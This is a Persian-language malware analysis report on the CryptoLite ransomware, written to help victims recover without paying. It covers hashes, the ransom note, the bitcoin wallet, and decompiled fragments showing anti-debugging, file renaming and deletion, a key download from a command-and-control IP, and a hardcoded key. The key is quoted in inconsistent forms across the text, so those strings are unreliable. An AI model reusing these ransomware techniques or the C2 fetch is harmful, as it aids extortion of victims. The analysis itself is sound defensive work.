

باسمه تعالی

تحلیل فنی باج افزار CryptoLite

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی به نام Cryptolite خبر می دهد. بررسی ها نشان می دهد که فعالیت این باج افزار در اوایل ماه ژوئیه سال ۲۰۱۸ میلادی شروع شده و به نظر می رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می باشد. این باج افزار از الگوریتم رمزنگاری AES برای رمزگذاری فایل ها استفاده می کند و پس از رمزگذاری، پسوند آن ها را به encrypted تغییر می دهد اما طبق بررسی های صورت گرفته بر روی این باج افزار در حال حاضر قادر به رمزگذاری فایل ها نمی باشد که احتمال می دهیم این در حال توسعه باشد. باج افزار Cryptolite همانند اکثر باج افزارها، از قربانیان تقاضای بیت کوین می کند اما خوشبختانه نیازی به پرداخت مبلغ باج نمی باشد، زیرا طبق بررسی هایی که بر روی کد منبع باج افزار داشتیم موفق به کشف کلید رمزگشایی فایل ها شدیم که در ادامه به مقدار آن اشاره نموده ایم.

مشخصات فایل اجرایی :

نام فایل	Cryptolite.exe
MD5	62e3e663a424c379134b2923190eb0af
SHA-1	901f38d97906b3cd8dc622f221e34039fd6d37b3
SHA-256	b4f03cb8d844d9cc3dc01601c13f37436830c11694904280133fd41080db08c3
اندازه فایل	272.0 KB
کامپایلر	VC8 -> Microsoft Corporation

فایل اجرایی این باج افزار دارای پنج بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	6.41	4096	35153	35328
.rdata	4.92	40960	16030	16384
.data	4.3	57344	2948	1024
.rsrc	4.47	61440	222296	222720
.reloc	6.37	286720	2364	2560

تحلیل پویا :

برای بررسی عمیق تر باج افزار CryptoLite، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج افزار مورد اشاره پس از اجرا با سرور کنترل و فرمان خود جهت دریافت کلید ارتباط برقرار می کند و طبق مشاهدات انجام شده و اجرای آن بر روی سیستم های مختلف شاهد این بودیم که پیغام باج خواهی این باج افزار به نمایش در می آید اما در حال حاضر قادر به رمزگذاری فایل ها نمی باشد که احتمال می دهیم این باج افزار در حال توسعه باشد. تصویر زیر پیغام باج خواهی باج افزار CryptoLite را نشان می دهد.

ALL YOUR FILES HAVE BEEN ENCRYPTED!!!
There's no way to decrypt these files without the decryption key.
To retrieve the decryption key a payment of 0.5 BC will need to be paid.

INSTRUCTIONS:

- *Purchase the bitcoins from <https://localbitcoins.com/>.
- *Transfer the bitcoins to a <https://blockchain.info/Wallet>.
- *From <https://blockchain.info/> transfer the bitcoins to the below address.
- *Add a message to the transaction with the following format:
{MAC-ADDRESS_EMAIL} <- ENSURE THIS IS CORRECT
Example:
00:A0:C9:14:C8:29_pwned@gmail.com

Following payment the key will be emailed to you after confirmation.

IF YOU MESS UP YOUR MESSAGE FROMAT, YOU WILL NOT RECEIVE THE KEY!

BitCoin Address:

Decryption Key:


بر اساس پیغام باج خواهی مهاجمین اعلام نموده اند که فایل ها را رمزگذاری نموده اند و تنها راه رمزگشایی آن ها استفاده از یک کلید رمزگشایی می باشد، که برای خرید آن قربانیان بایستی مبلغ ۰.۵ بیت کوین را به آدرس کیف پول بیت کوین 1aa5cmqmvQq8YQTEqcTmW7dfBNuFwgdCD ارسال نمایند. پس از پرداخت مبلغ مورد نظر مهاجمین اعلام نموده اند که قربانیان یک ایمیل به شکل زیر برای آن ها ارسال نمایند:

{MAC-ADDRESS_EMAIL}_pwned@gmail.com

در ادامه مهاجمین اعلام نموده‌اند که در صورت تایید پرداخت مبلغ باج، کلید رمزگشایی را ارسال خواهند نمود. طبق بررسی‌های انجام شده، در حال حاضر کیف پول مربوط به این باج‌افزار تاکنون تعداد ۳۹۱۵۹ تراکنش برابر با ۵۰.۹۴۲۰۱۰۴۸ BTC داشته است که بعید می‌رسد تمام این تراکنش‌ها مربوط به این باج‌افزار باشد.

Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary		Transactions	
Address	1aa5cmqmvQq8YQTEqcTmW7dfBNuFwgdCD	No. Transactions	39159
Hash 160	065957173ac0d081397431502485c4fa118a3751	Total Received	50.94201048 BTC
		Final Balance	0.000088 BTC



خوشبختانه طبق بررسی‌هایی که انجام دادیم موفق به یافتن کلید رمزگشایی در کد منبع باج‌افزار شدیم و قربانیان مجبور به پرداخت مبلغ باج‌خواهی نیستند، آن‌ها می‌توانند با وارد نمودن کلید زیر به راحتی فایل‌های خود را رمزگشایی نمایند:

GuBIZepxPFqDATjNh Vc 7mKs 4ly 9Mrfw 2UYvn 3ei 5HTgaO 1dCbz 8QXLJk 0RVoW

تصویر زیر مربوط به تست کلید رمزگشایی و موفقیت‌آمیز بودن آن جهت رمزگشایی فایل‌ها می‌باشد:

ALL YOUR FILES HAVE BEEN ENCRYPTED!!!
There's no way to decrypt these files without the decryption key.
To retrieve the decryption key a payment of 0.5 BC will need to be paid.

INSTRUCTIONS:

- *Purchase the bitcoins from <https://localbitcoins.com/>.
- *Transfer the bitcoins to a [https://blockchain.info/ Wallet](https://blockchain.info/Wallet).
- *From <https://blockchain.info/> transfer the bitcoins to the below address.
- *Add a message to the transaction with the following format:
(MAC-ADDRESS_EMAIL) < ENSURE THIS IS CORRECT


Example:
00:A0:C9:14:C8:29_pwned@gmail.com

Following payment the key will be emailed to you after confirmation.


IF YOU MESS UP YOUR MESSAGE FROMAT, YOU WILL NOT RECEIVE THE KEY

BitCoin Address: **1aa5cmqmvQq8YQTEqcTmW7dfBNuFwgdCD**


Decryption Key: **9Mrfw2UYvn3ei5HTgaO1dCbz8QXLJk0RVoW**



تصویر زیر مربوط به آیکون فایل اجرایی باج‌افزار می‌باشد که تصویر یک قفل می‌باشد:



طبق مشاهدات انجام شده، باج افزار پس از اجرا یک فایل در مسیر C:\ProgramData ایجاد می کند که در تصویر زیر قابل مشاهده می باشد :



بررسی ها نشان می دهد که هنگام اجرای باج افزار CryptoLite به طور میانگین از ۵ درصد ظرفیت CPU، و ۱۵ درصد ظرفیت حافظه (RAM) استفاده می گردد و به نظر می رسد علت پایین بودن عدد مربوط به ظرفیت CPU به دلیل عدم رمزگذاری فایل ها می باشد.

بر اساس بررسی های انجام شده اکثر آنتی ویروس های معتبر، این باج افزار را به عنوان یک تروجان شناسایی نموده اند. لذا احتمال نفوذ باج افزار به سیستم از راه های متداول از جمله هرزنامه ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج افزار CryptoLite به نتایج زیر دست پیدا کردیم.

قطعه کد زیر مربوط به استفاده از روش‌های مختلف ضد دیس‌اسمبل جهت جلوگیری از بررسی و تحلیل‌های بیشتر توسط محققین می‌باشد :

```

IDA View-A
Hex View-1
Structures
Enums

text:00408F60 ;----- S U B R O U T I N E -----
text:00408F60
text:00408F60 sub_408F60 proc near ; CODE XREF: sub_408660+7Tp
text:00408F60 ; start:16A7p
text:00408F60 arg_4 = dword ptr 8
text:00408F60
text:00408F65 push offset sub_408FBB
text:00408F65 push large dword ptr fs:0
text:00408F6C mov eax, [esp+8+arg_4]
text:00408F70 mov [esp+8+arg_4], ebp
text:00408F74 lea ebp, [esp+8+arg_4]
text:00408F78 sub esp, eax
text:00408F7B push ebx
text:00408F7C push esi
text:00408F7D push edi
text:00408F7D mov eax, security_cookie
text:00408F82 xor [ebp-4], eax
text:00408F85 xor eax, ebp
text:00408F87 push eax
text:00408F88 mov [ebp-18h], esp
text:00408F8B push dword ptr [ebp-8]
text:00408F8E mov eax, [ebp-4]
text:00408F91 mov dword ptr [ebp-4], 0FFFFFFFh
text:00408F98 mov [ebp-8], eax
text:00408F9B lea eax, [ebp-10h]
text:00408F9E mov large fs:0, eax
text:00408FA4 repne retn
text:00408FA4 Sub_408F60 endp ; sp-analysis failed
text:00408FA4
text:00408FA6 ;----- S U B R O U T I N E -----
text:00408FA6
text:00408FA6 sub_408FA6 proc near ; CODE XREF: sub_408660:loc_4086E4Tp
text:00408FA6 ; start:loc_408992Tp
text:00408FA6 mov ecx, [ebp-10h]
text:00408FA9 mov large fs:0, ecx
text:00408FAB pop ecx
text:00408FAD pop edi
text:00408FAD pop edi
text:00408FAD pop esi
text:00408FAD pop ebx
text:00408FB5 mov esp, ebp
text:00408FB7 pop ebp
text:00408FB8 push ecx
text:00408FB9 repne retn
text:00408FB9 Sub_408FA6 endp ; sp-analysis failed
text:00408FB9
text:00408FBB

```

تابع IsDebuggerPresent() که از توابع کتابخانه Kernel۳۲ می‌باشد برای جلوگیری از اجرای باج‌افزار در محیط‌های دیباگر استفاده می‌شود تا در هنگام تحلیل با ایجاد خطا در دیباگرها مانع فعالیت گردد. قطعه کد زیر مربوط به این فرایند می‌باشد :

```

IDA View-A
Hex View-1
Structures
Enums
Imports

idata:0040A028 ; Imports from KERNEL32.dll
idata:0040A028
idata:0040A028 void __stdcall GetSystemTimeAsFileTime(LPFILETIME lpSystemTimeAsFileTime)
idata:0040A028 extrn GetSystemTimeAsFileTime:dword
idata:0040A028 ; CODE XREF: sub_408FDE+12Tp
idata:0040A028 ; DATA XREF: sub_408FDE+12Tr ...
idata:0040A02C ; DWORD __stdcall GetCurrentThreadId()
idata:0040A02C extrn GetCurrentThreadId:dword ; CODE XREF: sub_408FDE+21Tp
idata:0040A02C ; DATA XREF: sub_408FDE+21Tr
idata:0040A030 ; DWORD __stdcall GetCurrentProcessId()
idata:0040A030 extrn GetCurrentProcessId:dword ; CODE XREF: sub_408FDE+2A7p
idata:0040A030 ; DATA XREF: sub_408FDE+2A7r
idata:0040A034 ; BOOL __stdcall QueryPerformanceCounter(LARGE_INTEGER *lpPerformanceCount)
idata:0040A034 extrn QueryPerformanceCounter:dword
idata:0040A034 ; CODE XREF: sub_408FDE+37Tp
idata:0040A034 ; DATA XREF: sub_408FDE+37Tr
idata:0040A038 ; DWORD __stdcall GetFileAttributesW(LPCWSTR lpFileName)
idata:0040A038 extrn GetFileAttributesW:dword ; CODE XREF: sub_407720+4C7p
idata:0040A038 ; sub_407720+21B7p
idata:0040A038 ; DATA XREF:
idata:0040A03C ; 800L __stdcall IsDebuggerPresent()
idata:0040A03C extrn IsDebuggerPresent:dword ; CODE XREF: sub_408D6D+D77p
idata:0040A03C ; DATA XREF: sub_408D6D+D77r
idata:0040A040 ; void __stdcall InitializeListHead(PSLIST_HEADER ListHead)
idata:0040A040 extrn InitializeListHead:dword ; CODE XREF: sub_40907E+57p
idata:0040A040 ; DATA XREF: sub_40907E+57r
idata:0040A044 ; BOOL __stdcall TerminateProcess(HANDLE hProcess, UINT uExitCode)
idata:0040A044 extrn TerminateProcess:dword ; CODE XREF: sub_4089BE+207p
idata:0040A044 ; DATA XREF: sub_4089BE+207r

```

در قطعه کد زیر با استفاده از تابع IsDebuggerPresent() اقدام به بررسی محیط دیباگر می‌کند. اگر نتیجه به دست آمده مثبت باشد (یعنی محیط اجرا دیباگر باشد)، با استفاده از تابع SetUnhandledExceptionFilter() باعث ایجاد خطا می‌شود و از ادامه‌ی فعالیت جلوگیری می‌نماید.

```
IDA View-A Hex View-1 Structures Enums
.text:00408DD1 mov [ebp+var_268], cs
.text:00408DD8 mov [ebp+var_28C], ds
.text:00408DDF mov [ebp+var_290], es
.text:00408DE6 mov [ebp+var_294], fs
.text:00408DED mov [ebp+var_298], gs
.text:00408DF4 pushf
.text:00408DF5 pop [ebp+var_264]
.text:00408DFB mov eax, [ebp+var_26C]
.text:00408DFE mov [ebp+var_26C], eax
.text:00408E04 lea eax, [ebp+var_260]
.text:00408E07 mov [ebp+var_260], eax
.text:00408E0D mov [ebp+var_260], 10001h
.text:00408E17 mov eax, [eax-4]
.text:00408E1A push 50h ; Size
.text:00408E1C mov [ebp+var_270], eax
.text:00408E22 lea eax, [ebp+var_58]
.text:00408E25 push 0 ; Val
.text:00408E28 push eax ; Dst
.text:00408E29 call memset
.text:00408E2D mov eax, [ebp+var_26C]
.text:00408E30 add esp, 0Ch
.text:00408E33 mov [ebp+var_58], 4000015h
.text:00408E3A mov [ebp+var_54], 1
.text:00408E41 mov [ebp+var_4C], eax
.text:00408E44 call ds:IsDebuggerPresent
.text:00408E4A push 0 ; lpTopLevelExceptionFilter
.text:00408E4C lea ebx, [eax-1]
.text:00408E4F neg ebx
.text:00408E51 lea eax, [ebp+var_58]
.text:00408E54 mov [ebp+ExceptionInfo.ExceptionRecord], eax
.text:00408E57 lea eax, [ebp+var_26C]
.text:00408E5D sbb bl, bl
.text:00408E5F mov [ebp+ExceptionInfo.ContextRecord], eax
.text:00408E62 inc bl
.text:00408E64 call ds:SetUnhandledExceptionFilter
.text:00408E6A lea eax, [ebp+ExceptionInfo]
.text:00408E6D push eax ; ExceptionInfo
.text:00408E6E call ds:UnhandledExceptionFilter
.text:00408E74 test eax, eax
.text:00408E76 jnz short loc_408E84
.text:00408E78 test bl, bl
.text:00408E7A jnz short loc_408E84
.text:00408E7C push 3
.text:00408E7E call sub_408F50
.text:00408E83 pop ecx
.text:00408E84 loc_408E84: ; CODE XREF: sub_408D6D+109Tj
.text:00408E84 ; sub_408D6D+10DTj
.text:00408E84 pop ebx
.text:00408E85 mov esp, ebp
.text:00408E87 pop ebp
.text:00408E88 retn
.text:00408E88 sub_408D6D endp
0000824A 00408E4A: sub_408D6D+DD
```

قطعه کد زیر مربوط به پیغام باج خواهی باج افزار در کد منبع آن می باشد:

```
IDA View-A Hex View-1 Structures Enums Ir
.rdata:00409550 unicode 0, <ALL YOUR FILES HAVE BEEN ENCRYPTED!?!>,0
.rdata:0040959C align 10h
.rdata:004095A0 aThereSNoWayToD: ; DATA XREF: .text:00402C66f0
.rdata:004095A0 unicode 0, <There>
.rdata:004095A0 dw 27h
.rdata:004095A0 unicode 0, <S no way to decrypt these files without the decryption ke>
.rdata:00409624 unicode 0, <y.>,0
.rdata:00409628 aToRetrieveTheD: ; DATA XREF: .text:00402C82f0
.rdata:00409628 unicode 0, <To retrieve the decryption key a payment of 0.5 BC will >
.rdata:00409628 unicode 0, <need to be paid.>,0
.rdata:004096BC unk_40A6BC ; DATA XREF: .text:00402B88f0
.rdata:004096BC db 0 ; .text:00402C9Ef0 ...
.rdata:004096BD db 0
.rdata:004096BE db 0
.rdata:004096BF db 0
.rdata:004096C0 aInstructions: ; DATA XREF: .text:00402CBAf0
.rdata:004096C0 unicode 0, <INSTRUCTIONS:>,0
.rdata:004096D0 align 10h
.rdata:004096E0 aPurchaseTheBit: ; DATA XREF: .text:00402CF2f0
.rdata:004096E0 unicode 0, <*Purchase the bitcoins from https://localbitcoins.com/.>,0
.rdata:00409750 aTransferTheBit: ; DATA XREF: .text:00402D0Ef0
.rdata:00409750 unicode 0, <*Transfer the bitcoins to a https://blockchain.info/ Wall>
.rdata:00409750 unicode 0, <t.>,0
.rdata:004097C0 align 10h
.rdata:004097D0 aFromHttpsBlock: ; DATA XREF: .text:00402D2Af0
.rdata:004097D0 unicode 0, <*From https://blockchain.info/ transfer the bitcoins to t>
.rdata:004097D0 unicode 0, <he below address.>,0
.rdata:00409866 align 4
.rdata:00409868 aAddAMessageToT: ; DATA XREF: .text:00402D46f0
.rdata:00409868 unicode 0, <*Add a message to the transaction with the following form>
.rdata:00409868 unicode 0, <at:>,0
.rdata:004098E2 align 8
.rdata:004098E8 aMacAddress_ema: ; DATA XREF: .text:00402D62f0
.rdata:004098E8 unicode 0, <{MAC-ADDRESS_EMAIL}>
.rdata:004098E8 dw 3Ch
.rdata:004098E8 unicode 0, <- ENSURE THIS IS CORRECT>,0
.rdata:00409944 aExample: ; DATA XREF: .text:00402D7Ef0
.rdata:00409944 unicode 0, <Example:>,0
.rdata:00409956 align 4
.rdata:00409958 a00A0C914C829_p: ; DATA XREF: .text:00402D9Af0
.rdata:00409958 unicode 0, <00:A0:C9:14:C8:29_pwned@gmail.com>,0
.rdata:0040999C align 10h
.rdata:004099A0 aFollowingPayme: ; DATA XREF: .text:00402DD2f0
.rdata:004099A0 unicode 0, <Following payment the key will be emailed to you after co>
.rdata:004099A0 unicode 0, <nfimation.>,0
.rdata:00409A28 aIfYouMessUpYou: ; DATA XREF: .text:00402E0Af0
.rdata:00409A28 unicode 0, <IF YOU MESS UP YOUR MESSAGE FROMAT, YOU WILL NOT RECEIVE >
.rdata:00409A28 unicode 0, <THE KEY?>,0
.rdata:00409AAC aBitcoinAddress: ; DATA XREF: .text:00402EBBf0
.rdata:00409AAC unicode 0, <BitCoin Address:>,0
.rdata:00409ACE align 10h
.rdata:00409AD0 aDecryptionKey: ; DATA XREF: .text:00402ED0f0
000093A0 0040A5A0: .rdata:aThereSNoWayToD
```

قطعه کد زیر مربوط به نمایش در آمدن پنجره پیغام باج خواهی می باشد :

```
Honest_CryptoLite (2).c
1175 |   MessageBoxW(0, L"Window class creation failed\r\n", L"Window Class Failed", 0x10u);
1176 |   }
1177 |   v30 = CreateWindowExW(0, L"Window Class", L"CryptoLite", 0x90080080, 200, 200, 560, 340, 0, 0, hInstance, 0);
1178 |   v41 = v30;
1179 |   if ( !v30 )
1180 |   {
1181 |       GetLastError();
1182 |       MessageBoxW(0, L"Window creation failed\r\n", L"Window Creation Failed", 0x10u);
1183 |       v30 = v41;
1184 |   }
1185 |   ShowWindow(v30, nCmdShow);
1186 |   v39 = 0;
1187 |   v38 = 0;
1188 |   Msg.pt.y = 0;
1189 |   v37 = 0;
1190 |   v36 = &Msg;
1191 |   *(_OWORD *)&Msg.hwnd = 0i64;
1192 |   __mm_storel_epi64((__m128i *)&Msg.time, 0i64);
1193 |   if ( GetMessageW(v36, (HWND)v37, v38, v39) )
1194 |   {
1195 |       do
1196 |       {
1197 |           TranslateMessage(&Msg);
1198 |           DispatchMessageW(&Msg);
1199 |       }
1200 |       while ( GetMessageW(&Msg, 0, 0, 0) );
1201 |   }
1202 |   if ( v64 >= 0x10 )
1203 |   {
1204 |       v31 = v63;
1205 |       v32 = v64 + 1;
1206 |       if ( v64 + 1 >= 0x1000 )
1207 |       {
1208 |           v31 = (void *)((_DWORD *)v63 - 1);
1209 |           v32 = v64 + 36;
1210 |           if ( (unsigned int)((_BYTE *)v63 - (_BYTE *)v31 - 4) > 0x1F )
1211 |               invalid_parameter_noinfo_noreturn(v31);
1212 |       }
1213 |       v39 = v32;
1214 |       sub_4084A3(v31);
1215 |   }
1216 |   return 0;
```

قطعه کد زیر مربوط به نمایش پیغام موفقیت آمیز بودن رمزگشایی فایل ها می باشد :

```
Honest_CryptoLite (2).c
1054 |   if ( v58 )
1055 |   {
1056 |       ((void (__stdcall *)(void *, void *))loc_403C40)(v58, v59);
1057 |       v19 = v58;
1058 |       v8 = (void *) (24 * ((v60 - (signed int)v58) / 24));
1059 |       if ( (unsigned int)v8 >= 0x1000 )
1060 |       {
1061 |           v19 = (void *)((_DWORD *)v58 - 1);
1062 |           v8 = (char *)v8 + 35;
1063 |           if ( (unsigned int)((_BYTE *)v58 - (_BYTE *)v19 - 4) > 0x1F )
1064 |               goto LABEL_4;
1065 |       }
1066 |       v39 = (signed int)v8;
1067 |       sub_4084A3(v19);
1068 |       v58 = 0;
1069 |       v59 = 0;
1070 |       v60 = 0;
1071 |   }
1072 |   v13 += 6;
1073 |   phkResult = v13;
1074 |   }
1075 |   while ( (HWND)v13 != v41 );
1076 |   }
1077 |   v54 = 64424509440i64;
1078 |   LOBYTE(Memory[0]) = 0;
1079 |   ((void (__thiscall *)(void **, _DWORD, signed int))loc_401AC0)(Memory, "SuccessfullyDecrypted", 21);
1080 |   v20 = v54;
1081 |   if ( (signed int)v54 > 26 )
1082 |   {
1083 |       do
1084 |       {
1085 |           v20 /= 2;
1086 |           while ( v20 > 26 );
1087 |       }
1088 |       ((void (__thiscall *)(void **, void **))loc_401310)(v63, Memory);
1089 |       ((void (__thiscall *)(void **, void **, signed int))sub_4016E0)(v63, Memory, 1);
1090 |       sub_401280((int)Memory, v20);
1091 |       v61 = 0;
1092 |       v62 = 7;
1093 |       LOWORD(v58) = 0;
1094 |       ((void (__thiscall *)(void **, WCHAR *, unsigned int))loc_403AF0)(v58, &::Dst, wcslen(&::Dst));
1095 |       memset(&v48, 0, 0x80u);
1096 |       sub_405A30(&v48, (int)v58, v37, v38, v39);
```

قطعه کد زیر مربوط به اضافه نمودن پسوند encrypted. به انتهای فایل ها می باشد :


```
Honest_CryptoLite (2).c
1020     if ( v58 != v59 )
1021     {
1022     do
1023     {
1024     for ( i = *( _DWORD *) (v14 + 16); i > 26; i /= 2 )
1025     ;
1026     ((void ( __thiscall *) (void **, int))loc_401310)(&v63, v14);
1027     ((void ( __thiscall *) (void **, int, signed int))sub_4016E0)(&v63, v14, 1);
1028     sub_401280(v14, i);
1029     v14 += 24;
1030     }
1031     while ( (void *)v14 != v43 );
1032     v13 = phkResult;
1033     }
1034     v16 = (int)sub_403D60(&v44, v13, (int)L".encrypted");
1035     sub_404910(v16, (int)&v58);
1036     if ( v45 >= 8 )
1037     {
1038     v8 = v44;
1039     v17 = 2 * v45 + 2;
1040     if ( (unsigned int)v17 >= 0x1000 )
1041     {
1042     v8 = (void *)*( _DWORD *)v44 - 1;
1043     v17 = 2 * v45 + 37;
1044     if ( (unsigned int)((_BYTE *)v44 - (_BYTE *)v8 - 4) > 0x1F )
1045     goto LABEL_4;
1046     }
1047     v39 = v17;
1048     sub_4084A3(v8);
1049     }
1050     v18 = (const WCHAR *)v13;
1051     if ( *( _DWORD *)v13 + 5 >= 8u )
1052     v18 = *(const WCHAR **)v13;
1053     DeleteFileW(v18);
1054     if ( v58 )
1055     {
1056     ((void ( __stdcall *) (void *, void *))loc_403C40)(v58, v59);
1057     v19 = v58;
1058     v8 = (void *) (24 * ((v60 - (signed int)v58) / 24));
1059     if ( (unsigned int)v8 >= 0x1000 )
1060     {
1061     v19 = (void *)*( _DWORD *)v58 - 1;
```

همانطور که اشاره نمودیم در ابتدای اجرای باج افزار، با سرور کنترل و فرمان خود ارتباط برقرار می کند و طی این ارتباط یک کلید دانلود می کند که قطعه کد زیر مربوط این فرایند می باشد:

```
Honest_CryptoLite (2).c
5551     v39 = a4;
5552     v40 = retaddr;
5553     v38 = -1;
5554     v37 = sub_4098C0;
5555     v36 = a1;
5556     v35 = &v41;
5557     v34 = (unsigned int)&v39 ^ __security_cookie;
5558     v14 = (unsigned int)&v39 ^ __security_cookie;
5559     v4 = a3;
5560     v18 = a3;
5561     sub_403D60(&v28, a2, (int)L"\\key");
5562     v38 = 0;
5563     v5 = (const WCHAR *)&v28;
5564     if ( v33 >= 8 )
5565     v5 = v28;
5566     URLDownloadToFileW(0, L"http://164.132.25.185/key.php", v5, 0, 0);
5567     if ( !sub_404A20(&v28) )
5568     goto LABEL_17;
5569     v6 = sub_4044B0((int)&v19, (int)&v28);
5570     LOBYTE(v38) = 1;
5571     if ( !(( _DWORD *) (v6 + 4) - *( _DWORD *)v6) / 24 )
5572     {}
5573     sub_4019F0((int)&v22, *(void **)v6);
5574     if ( v19 )
5575     {
5576     ((void ( __stdcall *) (void *, int))loc_403C40)(v19, v20);
5577     v7 = v19;
5578     v8 = 24 * ((v21 - (signed int)v19) / 24);
5579     if ( (unsigned int)v8 >= 0x1000 )
5580     {
5581     v7 = (void *)*( _DWORD *)v19 - 1;
5582     v9 = v8 + 35;
5583     if ( (unsigned int)((_BYTE *)v19 - (_BYTE *)v7 - 4) > 0x1F )
5584     invalid_parameter_noinfo_noreturn(v9);
5585     }
5586     sub_4084A3(v7);
5587     }
5588     v10 = (const WCHAR *)&v28;
5589     if ( v33 >= 8 )
5590     v10 = v28;
5591     DeleteFileW(v10);
5592     v11 = *( _OWORD *)&v22;
```

پس از بررسی کد منبع باج افزار موفق به یافتن کلید مربوط به رمزگشایی فایل ها شدیم که به صورت Clear Text در کد منبع باج افزار جاسازی شده است :

```
Honest_CryptoLite (2).c
5608 ((void (__stdcall *) (void *, int))loc_403C40)(v19, v20);
5609 v7 = v19;
5610 v8 = 24 * ((v21 - (signed int)v19) / 24);
5611 if ( (unsigned int)v8 >= 0x1000 )
5612 {
5613     v7 = (void *)*((_DWORD *)v19 - 1);
5614     v9 = v8 + 35;
5615     if ( (unsigned int)((_BYTE *)v19 - (_BYTE *)v7 - 4) > 0x1F )
5616         invalid_parameter_noinfo_noreturn(v9);
5617 }
5618 sub_4084A3(v7);
5619 }
5620 v10 = (const WCHAR *)&v28;
5621 if ( v33 >= 8 )
5622     v10 = v28;
5623 DeleteFileW(v10);
5624 v11 = *(_DWORD *)&v22;
5625 *(_DWORD *)v4 + 16 = 0;
5626 *(_DWORD *)v4 + 20 = 0;
5627 *(_DWORD *)v4 = v11;
5628 _mm_storel_epi64((__m128i *)v4 + 16, _mm_loadl_epi64((const __m128i *)&v26));
5629 while ( v33 >= 8 )
5630 {
5631     v12 = (void *)v28;
5632     if ( 2 * v33 + 2 < 0x1000
5633         || (v12 = (void *)*((_DWORD *)v28 - 1), (unsigned int)((char *)v28 - (_BYTE *)v12 - 4) <= 0x1F) )
5634     {
5635         sub_4084A3(v12);
5636         return sub_408492((unsigned int)&v39 ^ v34);
5637     }
5638     invalid_parameter_noinfo_noreturn(v12);
5639 LABEL_17:
5640     *(_DWORD *)v4 + 16 = 0;
5641     *(_DWORD *)v4 + 20 = 15;
5642     *(_BYTE *)v4 = 0;
5643     ((void (__thiscall *) (int, _DWORD, signed int))loc_401AC0)(
5644         v4,
5645         "GuBlZEpxPFqDatJNh7c6mKs4Iy9Mrfw2UVvn3ei5HTgaO1dCbz8QXLjK0RVoW",
5646         61);
5647 }
5648 return sub_408492((unsigned int)&v39 ^ v34);
5649 }
